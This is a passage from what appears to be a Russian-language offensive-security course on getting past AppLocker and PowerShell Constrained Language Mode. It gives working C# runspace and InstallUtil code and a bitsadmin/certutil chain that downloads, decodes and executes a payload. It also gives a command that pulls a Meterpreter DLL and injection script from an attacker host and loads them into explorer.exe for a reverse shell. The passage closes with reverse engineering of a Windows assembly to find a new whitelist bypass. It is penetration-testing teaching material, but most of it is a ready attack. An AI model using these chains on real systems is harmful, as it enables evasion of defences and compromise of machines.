Для начала перейдём на нашу машину разработки Windows 10 и создадим новый проект консольного приложения C#. В этом проекте мы создадим пространство выполнения через метод `CreateRunspace` из пространства имён `System.Management.Automation.Runspaces`.

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;

namespace Bypass
{
    class Program
    {
        static void Main(string[] args)
        {
            Runspace rs = RunspaceFactory.CreateRunspace();
            rs.Open();
        }
    }
}
```

Листинг 340 - Создание пользовательского пространства выполнения с помощью CreateRunspace

К сожалению, Visual Studio не может найти `System.Management.Automation.Runspaces`. Чтобы это исправить, нужно вручную добавить ссылку на сборку. Сначала щёлкнем правой кнопкой мыши по папке `References` в Solution Explorer и выберем `Add Reference...`. В большинстве случаев ссылка находится среди существующих сборок, но в данном случае нам нужно указать расположение файла. Для этого нажмём кнопку `Browse...` в нижней части окна и перейдём в папку `C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35`, где выберем `System.Management.Automation.dll`. После добавления ссылки на сборку предыдущие ошибки исчезнут.

Теперь разберём код. Вызов `CreateRunspace` создаёт пользовательское пространство выполнения и возвращает объект `Runspace`.[23] Затем мы можем вызвать у него метод `Open`,[24] после чего появляется возможность взаимодействовать с пользовательским пространством выполнения.

Создав пользовательское пространство выполнения, мы можем создать экземпляр объекта `PowerShell` и назначить ему это пространство выполнения. Это позволит передавать и выполнять произвольные PowerShell-команды. Реализуется это через метод `Create`[25] класса `PowerShell`,[26] как показано в листинге 341.

```
PowerShell ps = PowerShell.Create();
ps.Runspace = rs;
```

Листинг 341 - Создание экземпляра объекта PowerShell и назначение пространства выполнения

Последняя строка кода задаёт свойство `Runspace`[27] нашего объекта `PowerShell`, указывая на созданное пользовательское пространство выполнения.

На этом этапе мы создали пользовательское пространство выполнения, связали его с объектом `PowerShell` и готовы передать команду или скрипт для выполнения. В качестве проверочного примера мы просто запишем содержимое переменной `$ExecutionContext.SessionState.LanguageMode` в файл, чтобы проверить режим языка пользовательского пространства выполнения. Это реализовано во фрагменте кода в листинге 342:

```
String cmd = "$ExecutionContext.SessionState.LanguageMode | Out-File -FilePath C:\\Tools\\test.txt";
ps.AddScript(cmd);
ps.Invoke();
rs.Close();
```

Листинг 342 - Добавление PowerShell-скрипта и его выполнение

PowerShell-скрипт добавляется в конвейер через метод `AddScript`,[28] после чего для выполнения скрипта используется метод `Invoke`.[29] Наконец, вызывается метод `Close`[30], чтобы закрыть пользовательское пространство выполнения и выполнить очистку.

Перед компиляцией проекта переключимся из режима `Debug` в `Release` и выберем 64-битную компиляцию. После компиляции скопируем исполняемый файл на Windows 10-жертву и запустим его:

```
C:\Users\student> Bypass.exe
This program is blocked by group policy. For more information, contact your system administrator.
```

Листинг 343 - Неудачная попытка запустить скомпилированный исполняемый файл

AppLocker блокирует наш исполняемый файл C#, потому что мы запустили его из недоверенного каталога. Поэтому скопируем исполняемый файл в доверенный каталог, чтобы проверить обход режима ограниченного языка:

```
C:\Users\student> copy Bypass.exe C:\Windows\Tasks

C:\Users\student> C:\Windows\Tasks\Bypass.exe

C:\Users\student> type C:\Tools\test.txt
FullLanguage
```

Листинг 344 - Режим ограниченного языка обойдён

Наш PowerShell-скрипт выполнился без ограничений внутри пользовательского пространства выполнения, и код достиг нужной цели. Отлично.

Кроме того, мы не использовали `PowerShell.exe`. Это означает, что даже если бы в AppLocker было настроено запрещающее правило для его запуска, мы все равно могли бы использовать этот метод для выполнения произвольных PowerShell-скриптов.

В качестве расширенного примера используем пользовательское пространство выполнения, чтобы загрузить и выполнить PowerShell-скрипт PowerUp[31] для перечисления возможностей повышения привилегий. Мы загрузим скрипт, скопируем его в веб-корень Apache на Kali и обновим C#-приложение так, чтобы оно выполняло внутри пользовательского пространства выполнения следующую команду:

```
String cmd = "(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/PowerUp.ps1') | IEX;
    Invoke-AllChecks | Out-File -FilePath C:\\Tools\\test.txt";
```

Листинг 345 - Скрипт для загрузки и выполнения PowerUp в пользовательском пространстве выполнения

После изменения C#-проекта новым скриптом и повторной компиляции мы можем выполнить исполняемый файл C# и перечислить возможные пути повышения привилегий:

```
C:\Users\student> C:\Windows\Tasks\Bypass.exe

C:\Users\student> type C:\Tools\test.txt

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...
...
```

Листинг 346 - Выполнение PowerUp с обходом режима ограниченного языка

Возможности пользовательских пространств выполнения позволяют нам повторно использовать все ранее разработанные PowerShell-техники. Однако нас всё ещё ограничивают правила AppLocker для исполняемого файла C#. В следующем разделе мы решим эту проблему техникой "жизнь за счёт штатных средств", злоупотребив штатным Windows-приложением.

#### 8.3.2.1 Упражнения

1. Воссоздайте приложение, показанное в этом разделе, чтобы настроить пользовательское пространство выполнения и выполнять произвольный PowerShell-код без ограничений.
2. Измените C#-код так, чтобы реализовать наш PowerShell-загрузчик шеллкода.
3. Создайте запрещающее правило AppLocker для `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` и убедитесь, что оно не мешает нашему пользовательскому пространству выполнения.

### 8.3.3 Обход PowerShell CLM

В предыдущем разделе мы обошли режим ограниченного языка в PowerShell, но в итоге нам понадобилась возможность обходить правила AppLocker для C#-приложения. В этом разделе мы покажем, как можно злоупотребить нативными Windows-приложениями, чтобы обойти AppLocker, обманув драйвер фильтра.

В этом разделе мы задействуем `InstallUtil`,[32] утилиту командной строки, которая позволяет устанавливать и удалять серверные ресурсы путём выполнения компонентов установщика в указанной сборке. Этот инструмент Microsoft, очевидно, имеет легитимные применения, но мы можем злоупотребить им для выполнения произвольного C#-кода. Наша цель - вернуть наш PowerShell-загрузчик шеллкода в среду, защищённую AppLocker.

Чтобы использовать `InstallUtil` таким образом, нужно поместить код, который мы хотим выполнить, в методы установки или удаления класса установщика.[33] Мы будем использовать только метод удаления, потому что для выполнения метода установки нужны административные привилегии.

Ориентируясь на документацию MSDN, мы можем построить следующий проверочный пример:

```
using System;
using System.Configuration.Install;

namespace Bypass
{
    class Program
    {
        static void Main(string[] args)
        {
            // TO DO
        }
    }

    [System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
          // TO DO
        }
    }
}
```

Листинг 347 - Проверочный каркас для installutil

В этом коде есть несколько важных моментов. Во-первых, для пространства имён `System.Configuration.Install` в Visual Studio не хватает ссылки на сборку. Мы можем добавить её, снова щёлкнув правой кнопкой мыши по `References` в Solution Explorer и выбрав `Add References...`. Затем в меню слева перейдём в `Assemblies` и прокрутим список до `System.Configuration.Install`, как показано на рисунке 105.




Рисунок 105: Добавление ссылки на сборку System.Configuration.Install

После добавления ссылки на сборку показанные ошибки исчезают. Хотя наш код использует и метод `Main`, и метод `Uninstall`, содержимое `Main` в этом примере не важно. Тем не менее сам метод должен присутствовать в исполняемом файле.

Поскольку содержимое метода `Main` не является частью обхода белых списков приложений, мы могли бы использовать его для других целей, например для обхода антивируса.

Внутри метода `Uninstall` можно выполнять произвольный C#-код. В данном случае мы используем код пользовательского пространства выполнения, разработанный в предыдущем разделе. Объединённый код показан в листинге 348.

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Configuration.Install;

namespace Bypass
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("This is the main method which is a decoy");
        }
    }

    [System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            String cmd = "$ExecutionContext.SessionState.LanguageMode | Out-File -FilePath C:\\Tools\\test.
    txt";
            Runspace rs = RunspaceFactory.CreateRunspace();
            rs.Open();

            PowerShell ps = PowerShell.Create();
            ps.Runspace = rs;

            ps.AddScript(cmd);

            ps.Invoke();
            rs.Close();
        }
    }
}
```

Листинг 348 - C#-код пользовательского пространства выполнения внутри метода Uninstall

Когда исполняемый файл скомпилирован и скопирован на Windows 10-жертву, запустим его из административной командной строки:

```
C:\Tools>Bypass.exe
This is the main method which is a decoy
```

Листинг 349 - Выполнение метода Main из административной командной строки

Как видно из вывода, выполнился метод `Main`. Если запустить его из неадминистративной командной строки (листинг 350), AppLocker заблокирует выполнение. Чтобы вызвать наш код обхода режима ограниченного языка, нужно запустить его через `InstallUtil` с `/logfile`, чтобы избежать записи лога в файл, `/LogToConsole=false`, чтобы подавить вывод в консоль, и `/U`, чтобы вызвать метод `Uninstall`:

```
C:\Users\student>C:\Tools\Bypass.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\Users\student>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe /logfile= /
    LogToConsole=false /U C:\Tools\Bypass.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.3752.0
Copyright (C) Microsoft Corporation.  All rights reserved.

C:\Users\student>type C:\Tools\test.txt
FullLanguage
```

Листинг 350 - Выполнение кода пользовательского пространства выполнения через installutil

Вывод в листинге 350 показывает, что `InstallUtil` разрешён к выполнению. Он запустил служебную программу установки .NET Framework, а содержимое `test.txt` показывает, что наш PowerShell-скрипт выполнился без ограничений. Отлично!

На этом этапе можно было бы повторно использовать эту технику с макросами Microsoft Word, которые мы разработали в предыдущем модуле, поскольку AppLocker их не ограничивает. Вместо того чтобы через WMI напрямую запускать PowerShell-процесс и скачивать загрузчик шеллкода с нашего веб-сервера Apache, мы могли бы заставить WMI выполнить `InstallUtil` и получить тот же результат, несмотря на AppLocker.

Однако есть небольшая проблема: скомпилированный C#-файл должен находиться на диске в момент вызова `InstallUtil`. Это требует двух отдельных действий. Во-первых, нам нужно скачать исполняемый файл. Во-вторых, нужно убедиться, что антивирус не пометит его ни во время скачивания, ни после сохранения на диск.

Мы могли бы сделать это с помощью VBA-кода, но проще положиться на другие штатные бинарные файлы Windows, которые по умолчанию находятся в белом списке. Чтобы попытаться обойти антивирус, мы обфусцируем исполняемый файл во время скачивания через Base64-кодирование, а затем декодируем его на диске. Для кодирования и декодирования мы используем штатный инструмент `certutil`,[34] а для скачивания - `bitsadmin`.[35] Используя штатные инструменты неожиданными способами, мы будем действовать в стиле "жизнь за счёт штатных средств".

В настройке есть несколько шагов, поэтому пройдём их по одному. Сначала используем `certutil` на машине разработки Windows 10, чтобы закодировать скомпилированный исполняемый файл в Base64. Это делается с флагом `-encode`:

```
C:\Users\Offsec>certutil -encode C:\Users\Offsec\source\repos\Bypass\Bypass\bin\x64\Release\Bypass.exe file.
    txt
Input Length = 5120
Output Length = 7098
CertUtil: -encode command completed successfully.

C:\Users\Offsec>type file.txt
-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAAZIYCAHFjntgAAAAA
AAAAAPAAIgALAjAAAAwAAAAGAAAAAAAAAAAAAAAgAAAAAABAAQAAAAAgAAAAAgAA
...
```

Листинг 351 - Кодирование исполняемого файла в Base64 с помощью certutil

Теперь, когда бинарный файл закодирован в Base64, скопируем его в веб-корень нашей Kali-машины и убедимся, что Apache запущен. Затем используем `bitsadmin`, чтобы скачать закодированный файл.

`Certutil` тоже можно использовать для скачивания файлов по HTTP(S), но это срабатывает в антивирусе из-за широкого применения в вредоносных сценариях.

Чтобы скачать файл, укажем параметр `/Transfer`, пользовательское имя передачи и URL для загрузки:

```
C:\Users\student>bitsadmin /Transfer myJob http://192.168.119.120/file.txt C:\Users\student\enc.txt

DISPLAY: 'myJob' TYPE: DOWNLOAD STATE: ACKNOWLEDGED PRIORITY: NORMAL FILES: 1 / 1 BYTES: 7098 / 7098 (100%)
Transfer complete.
```

Листинг 352 - Скачивание исполняемого файла, закодированного в Base64, с помощью bitsadmin

После скачивания файла декодируем его с помощью `certutil -decode`:

```
C:\Users\student>certutil -decode enc.txt Bypass.exe
Input Length = 7098
Output Length = 5120
CertUtil: -decode command completed successfully.

C:\Users\student>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe /logfile= /
    LogToConsole=false /U C:\users\student\Bypass.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.3752.0
Copyright (C) Microsoft Corporation.  All rights reserved.
```

Листинг 353 - Декодирование через certutil и выполнение через installutil

Как показано в листинге 353, мы выполнили декодированный исполняемый файл через `InstallUtil` и обошли как правила AppLocker для исполняемых файлов, так и режим ограниченного языка PowerShell. Поскольку все эти команды выполняются последовательно, можно объединить их в командную строку через синтаксис &&:[36]

```
C:\Users\student>bitsadmin /Transfer myJob http://192.168.119.120/file.txt C:\users\student\enc.txt &&
    certutil -decode C:\users\student\enc.txt C:\users\student\Bypass.exe && del C:\users\student\enc.txt &&
    C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe /logfile= /LogToConsole=false /U C:\users\
    student\Bypass.exe
```

Листинг 354 - Полная объединённая команда для скачивания, декодирования и выполнения обхода

Наши обходы снова сработали. Очень хорошо. В этом разделе мы развили нашу технику так, чтобы выполнять произвольный C#-код и неограниченный PowerShell-код, несмотря на белые списки приложений. Теперь мы можем повторно использовать существующие техники выполнения кода на стороне клиента из Microsoft Office.

#### 8.3.3.1 Упражнения

1. Реализуйте обход режима ограниченного языка с использованием `InstallUtil`, как показано в этом разделе.
2. Создайте или измените макрос Microsoft Word так, чтобы он использовал обход белых списков и запускал PowerShell-загрузчик шеллкода.

### 8.3.4 Возвращение рефлективного внедрения

В одном из предыдущих модулей мы использовали PowerShell-скрипт `Invoke-ReflectivePEInjection`, чтобы внедрить неуправляемую Meterpreter DLL в процесс через рефлективное внедрение DLL. Однако в предыдущем разделе мы включили правила AppLocker для DLL, чтобы блокировать недоверенные DLL. Попробуем использовать `InstallUtil`, чтобы обойти AppLocker и вернуть мощную технику рефлективного внедрения DLL.

Сначала сгенерируем 64-битную Meterpreter DLL и разместим её на Apache-сервере нашей Kali-машины. Также загрузим скрипт `Invoke-ReflectivePEInjection.ps1` из `C:\Tools` на Apache-сервер, чтобы смоделировать полный сценарий атаки.

Затем изменим переменную `cmd` внутри обхода режима ограниченного языка, то есть C#-приложения, разработанного в предыдущих разделах. Наша цель - скачать Meterpreter DLL в массив байтов, определить идентификатор процесса `explorer.exe` для внедрения DLL, а затем скачать и выполнить скрипт `Invoke-ReflectivePEInjection`. Обновлённая переменная `cmd` показана в листинге 355.

```
String cmd = "$bytes = (New-Object System.Net.WebClient).DownloadData('http://192.168.119.120/met.dll');(New-
    Object System.Net.WebClient).DownloadString('http://192.168.119.120/Invoke-ReflectivePEInjection.ps1') |
    IEX; $procid = (Get-Process -Name explorer).Id; Invoke-ReflectivePEInjection -PEBytes $bytes -ProcId
    $procid";
```

Листинг 355 - Рефлективная загрузка Meterpreter DLL в explorer.exe

Поскольку мы передаем скрипт одной строкой, используется разделитель команд `;`, чтобы передать несколько команд сразу. Когда мы компилируем C#-приложение и выполняем его через `InstallUtil`, оно создает обратную оболочку, доказывая, что неуправляемая DLL успешно загружена с обходом DLL-правил AppLocker.

#### 8.3.4.1 Упражнение

1. Повторите действия из этого раздела, чтобы получить обратную оболочку через рефлективную загрузку Meterpreter DLL.

## 8.4 Обход AppLocker с помощью C#

Мы успешно обошли PowerShell-ограничения AppLocker и выполнили произвольный управляемый C#- и PowerShell-код через `InstallUtil`. Однако этот подход зависит от существования одного конкретного бинарного файла. Если `InstallUtil` был бы заблокирован запрещающим правилом, техника перестала бы работать.

Улучшим наш набор приёмов, построив ещё один обход AppLocker на C#.[37] Помимо альтернативного способа выполнить C#-код, этот процесс демонстрирует базовые техники, которые могут помочь в будущих исследованиях. Обнаружить обход не совсем просто, поэтому разделим процесс на несколько шагов.

### 8.4.1 Поиск цели

Для начала обсудим компоненты обхода AppLocker. Наша конечная цель - выполнить произвольный C#-код через приложение из белого списка. Это означает, что целевое приложение должно либо принимать заранее скомпилированный исполняемый файл как аргумент и загружать его в память, либо компилировать его самостоятельно. Кроме того, целевое приложение, очевидно, должно выполнить наш код.

В любом случае приложение из белого списка должно загрузить неподписанный управляемый код в память. Обычно это делается через API вроде `Load`,[38] `LoadFile`[39] или `LoadFrom`.[40] Следовательно, первый шаг в этом процессе - найти скомпилированный управляемый код, который выполняет эти действия.

Хотя может показаться логичным просто просканировать каждую сборку на один из этих методов загрузки, процессы компиляции и загрузки обычно выполняются вложенными вызовами методов внутри базовой DLL. Тем не менее мы могли бы просканировать скомпилированную сборку на ссылки к одному из ранее упомянутых методов через внешнюю библиотеку `dnlib`[41] или с помощью `LoadMethodScanner`, разработанного исследователем безопасности Matt Graeber (`@mattifestation`).[42] Такой подход автоматизирует процесс поиска и хорошо масштабируется, но разработка тестового стенда требует значительной подготовки.

В качестве альтернативы можно выполнить обратную разработку сборок, которые находятся в расположениях из белого списка, в поисках участков кода, загружающих заранее скомпилированный управляемый код или использующих исходный код, который компилируется как часть обработки. После обнаружения такие участки кода должны выполнить предоставленный нами код после его загрузки в память.

В следующих разделах мы используем второй подход и сосредоточимся на сборке `System.Workflow.ComponentModel.dll`, уязвимой к относительно новому обходу AppLocker.[43] Эта сборка находится в каталоге `C:\Windows\Microsoft.NET\Framework64\v4.0.30319`, который входит в белый список за счёт стандартных правил AppLocker на основе пути. Кроме того, сборка подписана Microsoft, поэтому она также находится в белом списке через стандартное правило издателя.

Мы выполним обратную разработку этой сборки, найдём конкретную логику, которую используем для обхода AppLocker, и затем адаптируем её для эксплуатации.

Обратите внимание: этот процесс легко можно выполнить над любой сборкой для поиска новых обходов белых списков приложений; учитывая разнообразие новых приложений и библиотек, добавляемых с каждым обновлением Windows, он может дать множество результатов.

### 8.4.2 Обратная разработка для Load

Начнём процесс поиска вызова `Load` внутри `System.Workflow.ComponentModel.dll`.

Поскольку мы выполняем обратную разработку управляемого кода, нам понадобится новый инструмент. Мы будем использовать `dnSpy`,[44] который является одним из основных инструментов для дизассемблирования и обратной разработки скомпилированного .NET-кода. Этот инструмент установлен на Windows 10-жертве, а ярлык размещён на панели задач.

Из-за белого списка приложений запускать dnSpy нужно от имени административного пользователя. После запуска dnSpy перейдём в `File -> Open`, откроем целевую сборку и нажмём `Open`. Это загрузит `System.Workflow.ComponentModel.dll`, автоматически декомпилирует её и добавит в обозреватель сборок (Assembly Explorer), как показано на рисунке 106.




Рисунок 106: System.Workflow.ComponentModel.dll декомпилирована и показана в dnSpy

Уже по одному названию пространство имён `System.Workflow.ComponentModel.Compiler` заслуживает внимания, поскольку компиляция часто включает загрузку файла или данных. Раскрытие пространства имён показывает класс `WorkflowCompiler`, содержащий метод `Compile`. По названию класса и метода это выглядит хорошей отправной точкой для анализа: мы пытаемся использовать существующую функциональность внутри кодовой базы, чтобы скомпилировать наш исходный код C# и загрузить его в память.

В рамках анализа нужно выполнить несколько шагов. Сначала определим, действительно ли метод `Compile` ведёт к компиляции исходного кода. Если да, нужно убедиться, что мы можем вызвать эту функцию и передать исходный код. Наконец, нужно определить, выполняется ли код и каким образом.

Код начинается с разных проверок аргументов и в итоге выполняет инструкции, показанные в листинге 356:

```
56  WorkflowCompilerInternal workflowCompilerInternal =
        (WorkflowCompilerInternal)appDomain.CreateInstanceAndUnwrap(
            Assembly.GetExecutingAssembly().FullName,
            typeof(WorkflowCompilerInternal).FullName);
57  WorkflowCompilerResults workflowCompilerResults =
        workflowCompilerInternal.Compile(parameters, files);
```

Листинг 356 - Вызов WorkflowCompilerInternal.Compile

Выделенная выше строка 57 вызывает внутренний метод `Compile` в пространстве имён `WorkflowCompilerInternal`. Если нажать на имя метода, dnSpy перейдёт к этому коду и покажет его. Начальные инструкции проверяют аргументы. Ниже по коду находятся следующие инструкции:

```
89  using (WorkflowCompilationContext.CreateScope(serviceContainer, parameters))
90  {
91      parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2,
            parameters, workflowCompilerResults, out tempFileCollection, out empty, out text4);
92      if (parameters.LocalAssembly != null)
93      {
94          referencedAssemblyResolver.SetLocalAssembly(parameters.LocalAssembly);
95          typeProvider.SetLocalAssembly(parameters.LocalAssembly);
96          typeProvider.AddAssembly(parameters.LocalAssembly);
97          workflowCompilerResults.Errors.Clear();
98          XomlCompilerHelper.InternalCompileFromDomBatch(array, array2,
                parameters, workflowCompilerResults, empty);
99      }
100 }
```

Листинг 357 - Вызов GenerateLocalAssembly и InternalCompileFromDomBatch

Методы `GenerateLocalAssembly` и `InternalCompileFromDomBatch` особенно интересны, поскольку мы ищем участок кода, отвечающий за компиляцию управляемого кода. Начнём с `GenerateLocalAssembly` и проследим его в dnSpy. В итоге мы дойдём до кода, показанного в листинге 358:

```
291 CompilerResults compilerResults =
        codeDomProvider.CompileAssemblyFromFile(
            compilerParameters,
            (string[])arrayList3.ToArray(typeof(string)));
```

Листинг 358 - Вызов CompileAssemblyFromFile

Уже по названию метод `CompileAssemblyFromFile` из пространства имён `CodeDomProvider` стоит изучить. Переход по вызову этого метода показывает, что это небольшой метод-обёртка для `CompileAssemblyFromFileBatch`:

```
176 public virtual CompilerResults CompileAssemblyFromFile(
        CompilerParameters options, params string[] fileNames)
177 {
178     return this.CreateCompilerHelper().CompileAssemblyFromFileBatch(
            options, fileNames);
179 }
```

Листинг 359 - Вызов CompileAssemblyFromFileBatch

На этом этапе мы довольно глубоко погрузились в код. Сделаем паузу и проверим этот метод, чтобы убедиться, что идём в правильном направлении. MSDN[45] подтверждает, что `CompileAssemblyFromFileBatch` действительно компилирует сборку, как и следует из названия. Хорошо, направление верное. Продолжим.

Если перейти к вызову `CompileAssemblyFromFileBatch`, мы найдём только определение метода, показанное в листинге 360. Реализации функции нет, потому что это часть интерфейса.[46]

```
4 namespace System.CodeDom.Compiler
5 {
6   // Token: 0x0200067A RID: 1658
7   public interface ICodeCompiler
8   {
...
30      [PermissionSet(SecurityAction.LinkDemand, Name = "FullTrust")]
31      [PermissionSet(SecurityAction.InheritanceDemand, Name = "FullTrust")]
32      CompilerResults CompileAssemblyFromFileBatch(
            CompilerParameters options, string[] fileNames);
```

Листинг 360 - Определение функции CompileAssemblyFromFileBatch

Чтобы найти реализацию интерфейса из пространства имён `System.CodeDom.Compiler`, щёлкнем правой кнопкой мыши по имени метода и выберем `Analyze`. Это откроет панель в нижней правой части приложения. Её можно раскрыть, нажав `Implemented By`, как показано на рисунке 107.




Рисунок 107: Анализ метода CompileAssemblyFromFileBatch в dnSpy

Теперь можно дважды щелкнуть по второй записи, чтобы найти реализацию `CompileAssemblyFromFileBatch`, как показано в листинге 361.

```
94  CompilerResults ICodeCompiler.CompileAssemblyFromFileBatch(
        CompilerParameters options, string[] fileNames)
95  {
96      if (options == null)
97      {
98          throw new ArgumentNullException("options");
99      }
100     if (fileNames == null)
101     {
102         throw new ArgumentNullException("fileNames");
103     }
104     CompilerResults result;
106     try
107     {
108         foreach (string path in fileNames)
109         {
110             using (File.OpenRead(path))
111             {
112             }
113         }
114         result = this.FromFileBatch(options, fileNames);
115     }
116     finally
117     {
118         options.TempFiles.SafeDelete();
119     }
120     return result;
```

Листинг 361 - Исходный код CompileAssemblyFromFileBatch

Как выделено в коде, метод проверяет переданные пути файлов, а затем вызывает `FromFileBatch`. Внутри `FromFileBatch` мы находим вызов метода `Compile`, где C#-код, переданный через `fileNames`, наконец компилируется:

```
323 string text = this.CmdArgsFromParameters(options) + " " +
        CodeCompiler.JoinStringArray(fileNames, " ");
324 string responseFileCmdArgs = this.GetResponseFileCmdArgs(options, text);
325 string trueArgs = null;
326 if (responseFileCmdArgs != null)
327 {
328     trueArgs = text;
329     text = responseFileCmdArgs;
330 }
331 this.Compile(options, Executor.GetRuntimeInstallDirectory(),
        this.CompilerName, text, ref path, ref num, trueArgs);
```

Листинг 362 - Вызов Compile, который компилирует исходный код

Дальше, после того как исходный код скомпилирован и сохранён в переменной `array`, мы находим искомый код:

```
373 try
374 {
375     if (!FileIntegrity.IsEnabled)
376     {
377         compilerResults.CompiledAssembly =
                Assembly.Load(array, null, options.Evidence);
378         return compilerResults;
379     }
```

Листинг 363 - Загрузка скомпилированной сборки

Код в листинге 363 загружает только что скомпилированную сборку через `Assembly.Load`. Очень хорошо. Единственная оговорка заключается в том, что этот вызов срабатывает только если свойство целостности файла не включено (`!FileIntegrity.IsEnabled`).

Исследуем `FileIntegrity`, чтобы определить, будет ли оно включено в нашем сценарии. Matt Graeber пишет в своём блоге,[47] что при вычислении свойства `FileIntegrity.IsEnabled` выполняется вызов `WldpIsDynamicCodePolicyEnabled`,[48] который вернёт `true` только если включён WDAC и принудительно применяются определённые политики. Поскольку мы имеем дело только с AppLocker, это к нам не относится, и этот путь выполнения кода будет пройден.

На этом этапе мы значительно продвинулись в обратной разработке сборки `System.Workflow.ComponentModel.dll`. Мы нашли путь выполнения кода, который компилирует и загружает исходный код C# на основе переданных входных файлов.

